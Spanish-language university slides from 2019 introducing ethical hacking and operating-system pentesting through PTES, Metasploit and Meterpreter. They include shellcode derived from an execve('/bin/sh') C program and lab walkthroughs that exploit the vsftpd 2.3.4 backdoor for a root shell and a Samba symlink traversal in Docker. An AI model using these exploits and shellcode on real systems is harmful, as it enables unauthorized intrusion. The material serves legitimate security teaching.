

Introducción al Hacking Ético

Lic. Bruno Zappellini Emiliano De Marco Andrada Germán
Bianchini Lucas Krmpotic Maximiliano Aguila

2019

Unidad 2: Pentesting de Sistemas Operativos

Pentesting

Pentesting

Que es?

El pentesting apunta a evaluar la informacion de las medidas de seguridad a traves de los ojos de un potencial atacante con el objetivo de probar la efectividad de las mismas. Usualmente se lo utiliza por las organizaciones para reducir el riesgo de un ataque en recursos de la empresa. El pentesting intenta asegurar que las debilidades y vulnerabilidades son detectadas y pueden ser solucionadas antes de que sean aprovechadas por un atacante real. Un experto en seguridad conducira testeos de seguridad en un intento de ganar acceso al sistema y de aprovechar las fallas de seguridad existente utilizando las mismas herramientas y tecnicas que simulan un ataque malicioso, pero en un ambiente controlado.

Pentesting

"A method for gaining assurance in the security of an IT system by attempting to breach some or all of that system's security, using the same tools and techniques as an adversary might." - National Cyber Security Center

El pilar sobre el que se apoya un buen pentesting son las metodologías. Una metodología bien definida juega un rol fundamental en el logro de resultados que pueden ser estudiados para proteger a la organización.

Metodologías de Pentesting

Que son?

- Son un conjunto de estandares y/o herramientas que ayudan al pentester a realizar un analisis exitoso. Algunos de ellos son:
 - Open Source Security Testing Methodology Manual (OSSTMM)
 - Information Systems Security Assessment Framework (ISSAF)
 - Open Web Application Security Project (OWASP)
 - Metasploit Framework (MSF)
 - Building Security in Maturity Model (BSIMM)
 - Penetration Testing Execution Standard (PTES)

Metodologías de Pentesting

Como elegir?

- Esta decision es mas bien personal, pero hay ciertos criterios en los que uno se puede basar. Como por ejemplo, el objetivo y el alcance da la auditoria: Si el objetivo fuera una aplicacion web, lo ideal seria enmarcar el pentesting en la metodologia OWASP. O bien, si fuera una auditoria de seguridad de redes, capaz se podria llegar a enmarcar en la metodologia OWISAM. *En nuestro caso, para esta clase elegimos la metodologia PTES como la mas idonea para tratar con el objetivo del pentesting de sistemas operativos.*

Metodologia PTES



Figura 1: PTES

Pretende unir esfuerzos de analistas y expertos en seguridad para hacer un estandar que pueda completar una auditoria en todos sus procesos mas habituales. Consta de 7 pasos principales.

Metodologia PTES

“Remember, a penetration test should not be confrontational. It should not be an activity to see if the tester can “hack” you. It should be about identifying the business risk associated with an attack.”

Documentacion Oficial: <http://www.pentest-standard.org>

Metodologia PTES (Pasos)

Pre-Engagement:

- Corresponde a la fase de preparacion para el pentesting. En este paso se define el alcance del test, las herramientas a utilizar, se realiza la estimacion de los tiempos, se estiman los costos del trabajo de los testers y se llega a un acuerdo con el cliente.

<http://www.pentest-standard.org/index.php/Pre-engagement>

Metodologia PTES (Pasos)

Recoleccion de informacion:

- Nos da una dea del objetivo que estamos estudiando y de las personas que trabajan dentro de la organizacion.

http://www.pentest-standard.org/index.php/Intelligence_Gathering

Metodologia PTES (Pasos)

Modelado de amenazas:

- Utilizando los datos de los pasos anteriores se realiza un modelado de los posibles vectores de ataque. El estandar se concentra en dos elementos clave: Activos y Atacante.

http://www.pentest-standard.org/index.php/Threat_Modeling

Metodologia PTES (Pasos)

Analisis de vulnerabilidades:

- Se define el ambito y alcance de los test de intrusion. En una aplicacion profesional, es en este paso en el que se llega al ultimo acuerdo con el cliente que define la profundidad de las pruebas a realizar, la permisividad d elos ataques, el enfoque de cada prueba (Cajas!), la presentacion de los objetivos, etc.

http://www.pentest-standard.org/index.php/Vulnerability_Analysis

Metodologia PTES (Pasos)

Explotacion:

- Se centra en el establecimiento de un acceso a un sistema o recurso, evadiendo las medidas de seguridad del mismo. El principal objetivo es el de identificar los puntos de entrada principales en la organizacion e identificar activos de alto valor involucrados.

<http://www.pentest-standard.org/index.php/Exploitation>

Metodologia PTES (Pasos)

Post-Explotacion:

- Se determina el valor de la maquina comprometida y se asegura el mantenimiento del control sobre la misma. Dicho valor esta dado por la sensibilidad de los datos guardados y en el posicionamiento estrategico de la misma en la red para futuros intentos de acceso/ataque (Criticidad).

http://www.pentest-standard.org/index.php/Post_Exploitation

Metodologia PTES (Pasos)

Reportes:

- El documento logrado luego del test intenta definir los criterios basicos para la prueba y debe transmitir claramente al lector tanto el proposito del mismo como las ocurrencias de fallas de seguridad encontradas. Tiene una guia de formato (Algo flexible pero determinada) que se debe tratar de respetar. www.pentest-standard.org/index.php/Reporting

Escala PTES




Figura 2: PTES Scale

Pentesting de Sistemas Operativos

Pentesting de Sistemas Operativos

Intenta aprovecharse de una configuración mal hecha o de alguna vulnerabilidad a nivel de aplicación.

Objetivo

- Acceder a los archivos del sistema, tomar el control para realizar ejecuciones con privilegios, entre otras.
- Algunos ejemplos:

Pentesting de Sistemas Operativos

Intenta aprovecharse de una configuración mal hecha o de alguna vulnerabilidad a nivel de aplicación.

Objetivo

- Acceder a los archivos del sistema, tomar el control para realizar ejecuciones con privilegios, entre otras.
- Algunos ejemplos:
 - Un programa que no está asegurado contra buffer-overflow.

Pentesting de Sistemas Operativos

Intenta aprovecharse de una configuración mal hecha o de alguna vulnerabilidad a nivel de aplicación.

Objetivo

- Acceder a los archivos del sistema, tomar el control para realizar ejecuciones con privilegios, entre otras.
- Algunos ejemplos:
 - Un programa que no está asegurado contra buffer-overflow.
 - Un sistema operativo desactualizado que contiene aplicaciones inseguras (Exploitable).

Pentesting de Sistemas Operativos

Intenta aprovecharse de una configuración mal hecha o de alguna vulnerabilidad a nivel de aplicación.

Objetivo

- Acceder a los archivos del sistema, tomar el control para realizar ejecuciones con privilegios, entre otras.
- Algunos ejemplos:
 - Un programa que no está asegurado contra buffer-overflow.
 - Un sistema operativo desactualizado que contiene aplicaciones inseguras (Exploitable).
 - Hackeo de contraseñas para ganar acceso a un sistema protegido (Gain Access).

Pentesting de Sistemas Operativos

Intenta aprovecharse de una configuración mal hecha o de alguna vulnerabilidad a nivel de aplicación.

Objetivo

- Acceder a los archivos del sistema, tomar el control para realizar ejecuciones con privilegios, entre otras.
- Algunos ejemplos:
 - Un programa que no está asegurado contra buffer-overflow.
 - Un sistema operativo desactualizado que contiene aplicaciones inseguras (Exploitable).
 - Hackeo de contraseñas para ganar acceso a un sistema protegido (Gain Access).
 - Miembros de la organización despistados/maleducados (Ingeniería social).

Pentesting de Sistemas Operativos

Intenta aprovecharse de una configuración mal hecha o de alguna vulnerabilidad a nivel de aplicación.

Objetivo

- Acceder a los archivos del sistema, tomar el control para realizar ejecuciones con privilegios, entre otras.
- Algunos ejemplos:
 - Un programa que no está asegurado contra buffer-overflow.
 - Un sistema operativo desactualizado que contiene aplicaciones inseguras (Exploitable).
 - Hackeo de contraseñas para ganar acceso a un sistema protegido (Gain Access).
 - Miembros de la organización despistados/maleducados (Ingeniería social).
 - etc.

Seguridad Física

Importancia

La seguridad física es uno de los temas más olvidados en el mundo de la seguridad de la información y de los que recordamos cuando todo ha ocurrido. Este es uno de los elementos de mayor impacto en la seguridad de la información. De ser posible, se debe comenzar a trabajar en ella desde antes de la instalación de los sistemas de información, pues una adecuada planificación previa a la construcción brinda mejor seguridad. En general, seguridad física refiere a las medidas que deben adoptarse para mitigar o eliminar eventos que afecten la información de una empresa y que permitan que esta pueda ser sustraída, dañada, modificada, copiada, etc. Estos eventos pueden ser totalmente accidentales, y por lo tanto imprevistos, o ser conscientemente llevados a cabo con el propósito de hacer daño. - LACNIC

Rubber Ducky




Figura 3: Rubber Ducky

Rubber Ducky




Figura 4: Rubber Ducky

Lectura: <https://www.elladodelmal.com/2014/05/usb-rubber-ducky-un-teclado-malicioso.html>

USB Kill (O killer)




Figura 5: USB Kill

USB Kill (O killer)



Figura 6: USB Kill (Resultado)

Exploit y Shellcode

Exploit

Un exploit es una porcion de codigo o programa que se utiliza para aprovechar una vulnerabilidad conocida (O no) sobre un sistema para ganar acceso sobre el a beneficio del atacante.

- No necesariamente es un malware.

Exploit

Un exploit es una porcion de codigo o programa que se utiliza para aprovechar una vulnerabilidad conocida (O no) sobre un sistema para ganar acceso sobre el a beneficio del atacante.

- No necesariamente es un malware.
- Dependen del sistema operativo y de su configuracion.

Exploit

Un exploit es una porcion de codigo o programa que se utiliza para aprovechar una vulnerabilidad conocida (O no) sobre un sistema para ganar acceso sobre el a beneficio del atacante.

- No necesariamente es un malware.
- Dependen del sistema operativo y de su configuracion.
- Existen dos tipos: Conocidos (Por ser conocida la vulnerabilidad que aprovechan) o los Desconocidos (0-day).

Exploit

Un exploit es una porcion de codigo o programa que se utiliza para aprovechar una vulnerabilidad conocida (O no) sobre un sistema para ganar acceso sobre el a beneficio del atacante.

- No necesariamente es un malware.
- Dependen del sistema operativo y de su configuracion.
- Existen dos tipos: Conocidos (Por ser conocida la vulnerabilidad que aprovechan) o los Desconocidos (0-day).
- Puede ser de ejecucion local o de ejecucion remota.

Exploit

Un exploit es una porcion de codigo o programa que se utiliza para aprovechar una vulnerabilidad conocida (O no) sobre un sistema para ganar acceso sobre el a beneficio del atacante.

- No necesariamente es un malware.
- Dependen del sistema operativo y de su configuracion.
- Existen dos tipos: Conocidos (Por ser conocida la vulnerabilidad que aprovechan) o los Desconocidos (0-day).
- Puede ser de ejecucion local o de ejecucion remota.
- Puede o no requerir la intervencion del usuario.

Shellcode

Historicamente se lo ha usado para describir el código ejecutado por el programa objetivo (Dada alguna vulnerabilidad) y que se utiliza para abrir una consola remota para que el atacante pueda interactuar de una manera mas libre con el sistema destino.

Usualmente toma pocas lineas de código levantar un proceso de consola, lo que hace que sea un medio de ataque eficiente.

Solo hay que saber que decirle al programa para lograrlo, suena sencillo (NOT!).

Shellcode

Veamos un ejemplo de un código en C que nos podría servir como payload para un exploit (Y como obtener dicho payload!):

```
1  #include <stdio.h>
2
3  int main() {
4      char *args[2];
5      args[0] = "/bin/sh";
6      args[1] = NULL;
7      execve("/bin/sh", args, NULL);
8
9      return 0;
10 }
```

Figura 7: console.c

Ahora solo tenemos que convertirlo en algo inyectable en un proceso.

Shellcode

Ejecutando *objdump* podemos facilmente obtener el desensamblaje de nuestro binario.

```

...
0000000000001130 <frame_dummy>:
1130:    e9 7b ff ff ff    jmpq    10b0 <register_tm_clones>

0000000000001135 <main>:
1135:    55               push    %rbp
1136:    48 89 e5         mov     %rsp,%rbp
1139:    48 83 ec 10      sub     $0x10,%rsp
113d:    48 8d 05 c0 0e 00 00 lea     0xec0(%rip),%rax    # 2004 <_IO_stdin_used+0x4>
1144:    48 89 45 f0      mov     %rax,-0x10(%rbp)
1148:    48 c7 45 f8 00 00 00 movq    $0x0,-0x8(%rbp)
114f:    00
1150:    48 8d 45 f0      lea     -0x10(%rbp),%rax
1154:    ba 00 00 00 00   mov     $0x0,%edx
1159:    48 89 c6         mov     %rax,%rsi
115c:    48 8d 3d a1 0e 00 00 lea     0xea1(%rip),%rdi    # 2004 <_IO_stdin_used+0x4>
1163:    e8 c8 fe ff ff   callq   1030 <execve@plt>
1168:    b8 00 00 00 00   mov     $0x0,%eax
116d:    c9              leaveq  %rax,%edi
116e:    c3              retq
116f:    90              nop

0000000000001170 <__libc_csu_init>:
1170:    41 57           push    %r15

...

```

Shellcode

En donde vemos marcado en rojo es donde tenemos nuestro *opcode*

```

...
0000000000001130 <frame_dummy>:
    1130:     e9 7b ff ff ff      jmpq    10b0 <register_tm_clones>

0000000000001135 <main>:
    1135:     55                  push    %rbp
    1136:     48 89 e5            mov     %rsp,%rbp
    1139:     48 83 ec 10        sub     $0x10,%rsp
    113d:     48 8d 05 c0 0e 00 00 lea     0xec0(%rip),%rax      # 2004 <_IO_stdin_used+0x4>
    1144:     48 89 45 f0        mov     %rax,-0x10(%rbp)
    1148:     48 c7 45 f8 00 00 00 movq    $0x0,-0x8(%rbp)
    114f:     00
    1150:     48 8d 45 f0        lea     -0x10(%rbp),%rax
    1154:     ba 00 00 00 00      mov     $0x0,%edx
    1159:     48 89 c6            mov     %rax,%rsi
    115c:     48 8d 3d a1 0e 00 00 lea     0xeal(%rip),%rdi      # 2004 <_IO_stdin_used+0x4>
    1163:     e8 c8 fe ff ff      callq   1030 <execve@plt>
    1168:     b8 00 00 00 00      mov     $0x0,%eax
    116d:     c9                  leaveq  %rax
    116e:     c3                  retq
    116f:     90                  nop

0000000000001170 <__libc_csu_init>:
    1170:     41 57              push    %r15
...

```

Shellcode

El opcode debe acomodarse como una sola cadena consecutiva y con el prefijo `\x` en cada byte:


```
\x55\x48\x89\xe5\x48\x83\xec\x10\x48\x8d\x05\xd3\x0e\x00\x00  
\x48\x89\x45\xf0\x48\xc7\x45\xf8\x00\x00\x00\x00\x48\x8d\x45  
\xf0\xba\x00\x00\x00\x00\x48\x89\xc6\x48\x8d\x3d\xb4\x0e\x00  
\x00\xe8\xdb\xfe\xff\xff\xb8\x00\x00\x00\x00\xc9\xc3\x0f\x1f  
\x40\x00
```

Finalmente, hay que tener en cuenta que cualquier byte en cero se tomara como un caracter de terminacion, por lo que nuestro payload no puede tener ceros (Ya que se cargara hasta el primero, dejandolo incompleto e inservible). Es por esto que, esta parte es recomendable realizarla en lenguaje assembler, donde es mas sencillo solucionar temas como estos. Por ejemplo, aplicando una instruccion XOR de alguna manera en donde sea necesario eliminar ceros (Sin alterar el objetivo del payload, por supuesto!).

Metasploit

Metasploit

Es una herramienta que combina una base de datos de exploits con programas que pueden hacer uso de ellos para lograr una herramienta que esta enfocada a ayudar a auditores de seguridad a investigar vulnerabilidades de seguridad.



```
msfconsole

[#####] $a, [#####]
[#####] $$ 7a, [#####]
[#####]      7a, [#####]
[#####]      ,a$ [#####]
[#####]      a$$ [#####]
[#####]      "a, $$ [#####]
[#####]      "a, $$ [#####]
[#####]      "s [#####]
[#####]

= [ metasploit v5.0.20-dev ]
+ -- == [ 1886 exploits - 1065 auxiliary - 328 post ]
+ -- == [ 546 payloads - 44 encoders - 10 nops ]
+ -- == [ 2 evasion ]

msf5 >
```

Figura 8: msfconsole

Metasploit

- Características

Metasploit

- Características
 - Cuenta con módulos para la evasión de antivirus.

Metasploit

- Características
 - Cuenta con módulos para la evasión de antivirus.
 - Nos provee de payloads para nuestros exploits.

Metasploit

- Características
 - Cuenta con módulos para la evasión de antivirus.
 - Nos provee de payloads para nuestros exploits.
 - Es lo suficientemente versátil como para poder interactuar con herramientas externas.

Metasploit

- Características
 - Cuenta con módulos para la evasión de antivirus.
 - Nos provee de payloads para nuestros exploits.
 - Es lo suficientemente versátil como para poder interactuar con herramientas externas.
 - Es gratuita.

Metasploit

- Características
 - Cuenta con módulos para la evasión de antivirus.
 - Nos provee de payloads para nuestros exploits.
 - Es lo suficientemente versátil como para poder interactuar con herramientas externas.
 - Es gratuita.
 - Muy intuitiva.

Metasploit

■ Características

- Cuenta con módulos para la evasión de antivirus.
- Nos provee de payloads para nuestros exploits.
- Es lo suficientemente versátil como para poder interactuar con herramientas externas.
- Es gratuita.
- Muy intuitiva.
- Entre otras.

Exploit DB

Exploit Database interface showing a list of exploits. The table displays columns: Date, D, A, V, Title, Type, Platform, and Author. The first 15 entries are shown, with a total of 41,733 entries available.

Date	D	A	V	Title	Type	Platform	Author
2019-09-13	+	+	✓	LimeSurvey 3.17.13 - Cross-Site Scripting	WebApps	PHP	SEC Consult
2019-09-13	+	+	✗	phpMyAdmin 4.9.0.1 - Cross-Site Request Forgery	WebApps	PHP	Manuel Garcia Cárdenas
2019-09-13	+	+	✗	Dolibarr ERP CRM 10.0.1 - 'User Agent' Cross-Site Scripting	WebApps	PHP	Metin Yunus Kandemir
2019-09-13	+	+	✗	Folder Lock 7.7.9 - Denial of Service	DoS	Windows	Achilles
2019-09-12	+	+	✓	Microsoft DirectWrite - Out-of-Bounds Read in sfac_GetSbtlBitmap While Processing TTF Fonts	DoS	Windows	Google Security Research
2019-09-12	+	+	✓	Microsoft DirectWrite - Invalid Read in SplicePixel While Processing OTF Fonts	DoS	Windows	Google Security Research
2019-09-11	+	+	✓	eWON Flexy - Authentication Bypass	WebApps	Hardware	Photobias
2019-09-11	+	+	✗	AVCON systems management platform - OGNI Remote Command Execution	WebApps	Java	Nasaim Asik
2019-09-10	+	+	✓	Windows 10 - UAC Protection Bypass Via Windows Store (WSReset.exe) and Registry (Metasploit)	Local	Windows	Metasploit
2019-09-10	+	+	✓	Windows 10 - UAC Protection Bypass Via Windows Store (WSReset.exe) (Metasploit)	Local	Windows	Metasploit
2019-09-10	+	+	✓	October CMS - Upload Protection Bypass Code Execution (Metasploit)	Remote	PHP	Metasploit
2019-09-10	+	+	✓	LibreNMS - Collectd Command Injection (Metasploit)	Remote	Linux	Metasploit
2019-09-10	+	+	✗	WordPress Plugin Photo Gallery 1.5.34 - Cross-Site Scripting (2)	WebApps	PHP	MTK
2019-09-10	+	+	✗	WordPress Plugin Photo Gallery 1.5.34 - Cross-Site Scripting	WebApps	PHP	MTK
2019-09-10	+	+	✗	WordPress Plugin Photo Gallery 1.5.34 - SQL Injection	WebApps	PHP	MTK

Showing 1 to 15 of 41,733 entries

Pagination: FIRST PREVIOUS 1 2 3 4 5 ... 2783 NEXT LAST

Figura 9: Exploit DB

Link: <https://www.exploit-db.com/>

Meterpreter

Meterpreter

Meterpreter es un payload avanzado que viene integrado en Metasploit desde el año 2004. Se transmite por la red en tiempo de ejecución y provee una API ruby muy completa y comprensible del lado del cliente.

- Algunas de las características mas importantes:

Meterpreter

Meterpreter es un payload avanzado que viene integrado en Metasploit desde el año 2004. Se transmite por la red en tiempo de ejecución y provee una API ruby muy completa y comprensible del lado del cliente.

- Algunas de las características mas importantes:
 - Historia de comandos.

Meterpreter

Meterpreter es un payload avanzado que viene integrado en Metasploit desde el año 2004. Se transmite por la red en tiempo de ejecución y provee una API ruby muy completa y comprensible del lado del cliente.

- Algunas de las características más importantes:
 - Historia de comandos.
 - Compleción con la tecla tab.

Meterpreter

Meterpreter es un payload avanzado que viene integrado en Metasploit desde el año 2004. Se transmite por la red en tiempo de ejecución y provee una API ruby muy completa y comprensible del lado del cliente.

- Algunas de las características más importantes:
 - Historia de comandos.
 - Compleción con la tecla tab.
 - Es extensible.

Meterpreter

Meterpreter es un payload avanzado que viene integrado en Metasploit desde el año 2004. Se transmite por la red en tiempo de ejecución y provee una API ruby muy completa y comprensible del lado del cliente.

- Algunas de las características más importantes:
 - Historia de comandos.
 - Compleción con la tecla tab.
 - Es extensible.
 - Muy documentado.

Meterpreter

Meterpreter es un payload avanzado que viene integrado en Metasploit desde el año 2004. Se transmite por la red en tiempo de ejecución y provee una API ruby muy completa y comprensible del lado del cliente.

- Algunas de las características más importantes:
 - Historia de comandos.
 - Compleción con la tecla tab.
 - Es extensible.
 - Muy documentado.
 - Etc.

Meterpreter

Objetivos

- Bajo perfil: Meterpreter reside enteramente en memoria (no escribe nada en el disco), no se debe crear un proceso para almacenarlo ya que reside dentro del proceso que infecta (E incluso puede migrar a otros procesos con facilidad), usa comunicaciones encriptadas.
- Poderoso: Utiliza un sistema de comunicacion basado en canales, utiliza el protocolo TLV.
- Extensible: Se pueden agregar características en tiempo de ejecución (Que son cargadas a través de la red), se pueden agregar nuevas funcionalidades sin la necesidad de recompilarlo.

Laboratorios

Preparacion para los laboratorios

- 1 Lanza la máquina de Kali
- 2 Nos movemos a la carpeta de la clase 2
- 3 Dentro de cada carpeta de cada labo hay un archivo `init.sh` para correr
 - Si nos llegara a tirar un error de permisos insuficientes debemos correr `sudo chmod +x init.sh` y volver a intentar con el comando anterior.

ATENCIÓN: El `init` del Labo 2_2 nos va a tomar la consola con una de las máquinas que vamos a necesitar para el laboratorio (Por lo que para realizar los ejercicios tendremos que abrir una nueva).

Laboratorios

Metasploitable: Es una maquina provista por Rapid7 que tiene varios servicios con ciertas vulnerabilidades para entrenamiento de pentesting. Para correrla en la maquina virtual provista por la catedra, abrimos una consola y ejecutamos:

```
1 cd /root/Desktop/EIP2019/ihe/Clase 2/
```

```
2 ./metasploitable.sh
```

Este comando nos va a lanzar una maquina virtual con docker y nos va a tomar la consola para mostrarnos la consola de metasploitable.

Laboratorios

Enumeracion

El trabajo de enumeracion consiste en la obtencion de la mayor cantidad de informacion que se puede obtener del sistema para reconocer posibles vectores de ataque. En nuestro caso, lo que vamos a querer enumerar son los servicios de nuestro sistema a pentestear para encontrar vulnerabilidades de las que nos podamos aprovechar.

Algunas Herramientas de enumeracion:

- nmap
- enum4linux
- msfconsole
- etc

Laboratorios

Enumeracion con nmap

Para enumerar puertos de la maquina que queremos pentestear ejecutamos nmap con el siguiente comando (Puede tardar en ejecutar):

```
sudo nmap -sV -Pn -A
```

Explicacion: -sV para listar servicios y versiones, -Pn para listar puertos (Sin utilizar dns) y -A para escanear por el sistema operativo y su version.

Tener en cuenta que ver que un puerto esta abierto no necesariamente significa que la aplicacion que escucha en el sea vulnerable. Y ante cualquier duda: man nmap!

Laboratorio 1 (Servicio vsftpd)

Informacion del Ejemplo

- Exploit: vsftpd_234_backdoor
- Almacenado en: exploit/unix/ftp
- Documentado en:

https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_

Sabiendo que tenemos un servicio FTP con una vulnerabilidad de tipo backdoor, vamos a usar metasploit para obtener una shell con privilegios en el sistema anfitrión!

Laboratorio 1 (Servicio vsftpd)


Pasos a ejecutar en la consola

1 Nos movemos a la carpeta Labo 2_1

2 Corremos el comando `./arriba.sh`

Luego vamos a ejecutar lo siguiente: `* msfconsole * use exploit/unix/ftp/vsftpd_234_backdoor * set RHOST <ip> * exploit`

Laboratorio 1 (Servicio vsftpd)



```
msfconsole
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
msf5 >
msf5 > use exploit/unix/ftp/vsftpd_234_backdoor
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 172.17.0.2
RHOST => 172.17.0.2
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 172.17.0.2:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.17.0.2:21 - USER: 331 Please specify the password.
[+] 172.17.0.2:21 - Backdoor service has been spawned, handling...
[+] 172.17.0.2:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (172.17.0.1:36527 -> 172.17.0.2:6200) at 2019-09-16 18:02:53 -0400

ls
bin
boot
cdrom
core
dev
etc
home
initrd
initrd.img
lib
lost+found
```

Figura 10: Backdoor ftp con metasploit

Laboratorio 2 (Servicio smb)

Informacion del Ejemplo

- Exploit: `samba_symlink_traversal`
- Almacenado en: `auxiliary/admin/smb`
- Documentado en:

https://www.rapid7.com/db/modules/auxiliary/admin/smb/samba_symlink_traversal

Vamos a aprovechar la vulnerabilidad de Samba para crearnos un enlace simbolico y ganar acceso a todo el sistema!

Laboratorio 2 (Servicio smb)

Pasos a ejecutar en la consola

- msfconsole
- use auxiliary/admin/smb/samba_symlink_traversal
- set RHOST <ip>
- set SMBSHARE tmp
- exploit

Laboratorio 2 (Servicio smb)

```
smbclient //172.17.0.2/tmp
Archivo  Editor  Ver  Buscar  Terminal  Ayuda
msf5 > use auxiliary/admin/smb/samba_symlink_traversal
msf5 auxiliary(admin/smb/samba_symlink_traversal) > set RHOST 172.17.0.2
RHOST => 172.17.0.2
msf5 auxiliary(admin/smb/samba_symlink_traversal) > set SMBSHARE tmp
SMBSHARE => tmp
msf5 auxiliary(admin/smb/samba_symlink_traversal) > exploit
[*] Running module against 172.17.0.2
  * set SMBSHARE tmp
[*] 172.17.0.2:445 - Connecting to the server...
[*] 172.17.0.2:445 - Trying to mount writeable share 'tmp'...
[*] 172.17.0.2:445 - Trying to link 'rootfs' to the root filesystem...
[*] 172.17.0.2:445 - Now access the following share to browse the root filesystem:
[*] 172.17.0.2:445 \\172.17.0.2\tmp\rootfs\
[*] Auxiliary module execution completed
msf5 auxiliary(admin/smb/samba_symlink_traversal) >
~ smbclient //172.17.0.2/tmp
Enter WORKGROUP\root's password:
Anonymous login successful.
Try "help" to get a list of possible commands.
smb: \> ls rootfs
rootfs a ver conceptos de:          DR          0 Mon Sep 16 18:25:02 2019
  * Enumeracion
  * Ataque a co79980100 blocks of size 1024. 58774892 blocks available
smb: \> cd rootfs\ de linux
smb: \rootfs\> ls
  * Prevencion y deteccion
  ..
  vmlinuz          R 1987288 Thu Apr 10 12:55:41 2008
  etc              DR          0 Mon Sep 16 18:23:33 2019
  cdrom            DR          0 Tue Mar 16 18:55:51 2010
```

Figura 11: Symlink Samba

Laboratorio 3

Se plantea una maquina con docker preparada por la catedra que contiene ciertas vulnerabilidades sencillas de reconocer y de tomar ventaja de ellas.

- Vamos a ver conceptos de:

Laboratorio 3

Se plantea una maquina con docker preparada por la catedra que contiene ciertas vulnerabilidades sencillas de reconocer y de tomar ventaja de ellas.

- Vamos a ver conceptos de:
 - Diccionarios

Laboratorio 3

Se plantea una maquina con docker preparada por la catedra que contiene ciertas vulnerabilidades sencillas de reconocer y de tomar ventaja de ellas.

- Vamos a ver conceptos de:
 - Diccionarios
 - Ataque a contraseñas (Fuerza bruta)

Laboratorio 3

Se plantea una maquina con docker preparada por la catedra que contiene ciertas vulnerabilidades sencillas de reconocer y de tomar ventaja de ellas.

- Vamos a ver conceptos de:
 - Diccionarios
 - Ataque a contraseñas (Fuerza bruta)
 - Administracion de linux

Laboratorio 3

Se plantea una maquina con docker preparada por la catedra que contiene ciertas vulnerabilidades sencillas de reconocer y de tomar ventaja de ellas.

- Vamos a ver conceptos de:
 - Diccionarios
 - Ataque a contraseñas (Fuerza bruta)
 - Administracion de linux
 - Servicios

Laboratorio 3

Se plantea una maquina con docker preparada por la catedra que contiene ciertas vulnerabilidades sencillas de reconocer y de tomar ventaja de ellas.

- Vamos a ver conceptos de:
 - Diccionarios
 - Ataque a contraseñas (Fuerza bruta)
 - Administracion de linux
 - Servicios
 - Prevencion y deteccion

Laboratorio 3

Diccionarios

Son conjuntos de palabras que se utilizan en la automatización de un ataque de fuerza bruta.

■ Características

- Tienen idioma (Importante!)
- Pueden ser generados
- Pueden ser muy pesados
- No aceleran el proceso
- Se puede decir que los hay de buena y de mala calidad
- Muchas mas

Laboratorio 3

Links de descarga de diccionarios

- <http://boingboing.net/2009/01/02/top-500-worst-passwo.html>
- <http://blog.g0tmi1k.com/2011/06/dictionaries-wordlists.html>
